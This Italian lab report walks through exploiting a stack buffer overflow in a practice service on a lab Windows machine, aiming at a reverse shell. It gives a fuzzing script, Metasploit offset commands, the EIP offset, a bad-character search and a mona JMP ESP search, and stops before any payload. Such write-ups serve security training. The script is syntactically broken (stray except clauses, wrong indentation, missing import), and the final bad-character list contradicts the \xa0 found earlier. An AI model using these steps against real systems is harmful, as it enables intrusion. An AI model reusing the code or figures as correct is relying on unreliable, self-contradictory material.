

Report: Sfruttamento di Vulnerabilità Buffer Overflow Remoto

Breve Descrizione

Questo report documenta la metodologia e i passaggi eseguiti per identificare e sfruttare una vulnerabilità di **Buffer Overflow Remoto** (Stack-based) su un servizio in ascolto sulla macchina target **192.168.60.18** sulla porta **1337**.

L'obiettivo è stato quello di ottenere l'esecuzione di codice arbitrario (Shellcode) sul sistema target, portando al completo controllo della macchina (ottenimento di una reverse shell). La metodologia include Fuzzing, determinazione dell'offset dell'EIP, identificazione dei bad characters, ricerca di un indirizzo di salto valido (JMP/ESP), generazione del payload e, infine, l'esecuzione dell'exploit per stabilire una connessione di ritorno.

Passaggi Dettagliati dello Sfruttamento

Strumenti Utilizzati:

Kali Linux: Macchina attaccante

Metasploitable Windows 10: Macchina vittima

Immunity Debugger è un potente debugger per applicazioni Windows, molto popolare nel campo della sicurezza informatica e dell'exploit development, in particolare per i buffer overflow.

- **Funzione:** Permette di caricare processi e analizzare il loro comportamento passo dopo passo, esaminando registri della CPU (come EIP, ESP, EAX), stack, heap e memoria.
- **Contesto d'Uso:** È stato fondamentale in questo processo per:
 - Verificare che il programma fosse in crash e in quale punto.
 - Determinare il valore esatto con cui il registro EIP veniva sovrascritto (necessario per calcolare l'offset), EIP: è un registro che guida il flusso di esecuzione del programma; dopo ogni istruzione, l'EIP viene aggiornato per puntare alla successiva.
 - Analizzare lo **Stack** (puntato da ESP) per identificare i bad characters. ESP: è un registro che Gestisce l'allocazione e la deallocazione di memoria sullo stack, fondamentale per le chiamate di funzione e la gestione delle variabili locali.
 - Utilizzare il plugin **Mona** per automatizzare la ricerca dei bad characters e trovare gli indirizzi **JMP/ESP** sicuri.




1. Fuzzing per la Ricerca del Crash (Overflow)

Il primo passo consiste nell'inviare dati crescenti al servizio vulnerabile per determinare la dimensione del buffer che causa un crash.

- **Script di Fuzzing:** Uno script Python è stato preparato per inviare una stringa di byte 'A' di dimensione crescente (size) al servizio target, preceduta dal comando vulnerabile `OVERFLOW10`.

```
1 import socket
2 import time
3
4 IP = "192.168.60.18" # Sostituisci con l'IP del target
5 PORT = 1337 # Sostituisci con la porta corretta
6
7 # Inizializzazione della dimensione del buffer
8 size = 100
9
10 # Lista contenente solo i caratteri da inviare
11 buffer = "A" * (size)
12
13 print("Inizio Fase di Fuzzing...")
14
15 while size < 3000: # Limite massimo di test
16     i = 1
17     # Crea la stringa di byte (es. b"AAAA...")
18     payload = b"A" * size
19
20 # Sostituisci "COMMAND" con il comando del programma vulnerabile (es. "TRUN")
21 input_data = b"OVERFLOW10 " + payload + b" \n"
22
23 # Tenta la connessione
24 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
25 s.connect((IP, PORT))
26 s.settimeout(1) # Imposta un timeout per non bloccare lo script
27
28 # Invia l'input e chiudi la connessione precedente
29 s.send(input_data)
30
31 # recv(1024) # Tenta di ricevere una risposta (opzionale, ma utile)
32 s.close()
33
34 print(f"[{time.strftime('%M:%M:%S')}]] Inviati: {size} byte. Nessun crash.")
35
36 # Aumenta la dimensione per il prossimo ciclo
37 size += 10
38
39 # Break loop: si rallenta un po' per non sovraccaricare la rete
40 except (socket.error, ConnectionRefusedError):
41     print(f"[{time.strftime('%M:%M:%S')}]] CRASH RILEVATO!")
42     print(f"[{time.strftime('%M:%M:%S')}]] Il programma è crashato con un buffer di circa {size} byte.")
43     sys.exit(1) # Termina lo script dopo il rilevamento
44
45 # Cattura altri errori generici (es. timeout)
46 except Exception as e:
47     print(f"Errore generico: {e}")
48     time.sleep(1)
49
50 # Fine dello script
51
```

- **Esecuzione e Risultato:** Lo script ha inviato blocchi di byte, aumentando la dimensione fino a quando non si è verificato un errore di connessione, segno che il servizio è andato in crash.




- **Conclusione:** Il servizio è crashato con un buffer di circa **700 byte**. Questo indica che la dimensione esatta per il controllo dell'EIP è prossima a questo valore.


2. Determinazione dell'Offset (EIP Controllo)

Identicata la dimensione approssimativa, si procede a trovare l'esatta posizione (offset) nel buffer che sovrascrive il registro EIP (Extended Instruction Pointer).


- **Generazione del Pattern:** Viene generato un pattern unico e non ripetitivo di 700 byte.
`/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 700`



- **Invio del Pattern:** Lo script di exploit viene modificato per inviare il pattern generato.




- **Analisi in Debugger:** Dopo aver causato il crash, si analizza il contenuto del registro EIP (Extended Instruction Pointer) nel debugger. L'EIP si trova sovrascritto dal valore esadecimale **41397241**.



- **Nota Aggiuntiva:** Un altro crash (probabilmente di verifica) mostra EIP sovrascritto da **42424242 (BBBB)**.

- **Calcolo dell'Offset:** Utilizzando Metasploit, si calcola la posizione esatta del valore che ha sovrascritto l'EIP.
`/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 41397241`




- **Risultato:** L'offset per il controllo dell'EIP è **537 byte**.


3. Identificazione dei Bad Characters (Byte Nocivi)

Si identificano i caratteri (byte) che il programma target non può elaborare correttamente, in quanto non devono essere presenti nello Shellcode.

- **Preparazione:** Si genera un array di tutti i byte da \x01 a \xFF, escludendo solo \x00 (byte nullo, quasi sempre un bad character).
- **Generazione Array Mona:** `mona bytearray -b "\x00"`




- **Invio e Test Iniziale:** L'array viene aggiunto al payload e inviato al target, posizionato dopo l'EIP placeholder (BBBB).




- **Test 1:** La corruzione iniziale mostra che il primo bad character è **\xa0**.




- **Test 2:** Si rigenera l'array escludendo \x00 e \xa0.



- **Script Aggiornato:** Il bad character **\xa0** viene aggiunto alla lista ignore_chars.



- **Test 3 e 4 (Esempio di Corruzione):** Si continuano i test fino a quando non si trova più corruzione, come mostrato nell'immagine.




- **Risultato:** I bad characters finali sono **\x00\x0a\x0d\x0b\x0c\x0e\x0f**.

4. Ricerca di un Indirizzo di Ritorno (JMP ESP)

È necessario trovare un indirizzo di memoria (di solito in una DLL) che punti all'istruzione JMP ESP per reiniziare l'esecuzione al nostro Shellcode.


- **Ricerca JMP ESP:** Utilizzando mona per cercare un indirizzo di salto sicuro, escludendo i bad characters trovati.
`mona jmp -r esp -cpb '\x00\x0a\x0d\x0b\x0c\x0e\x0f'`



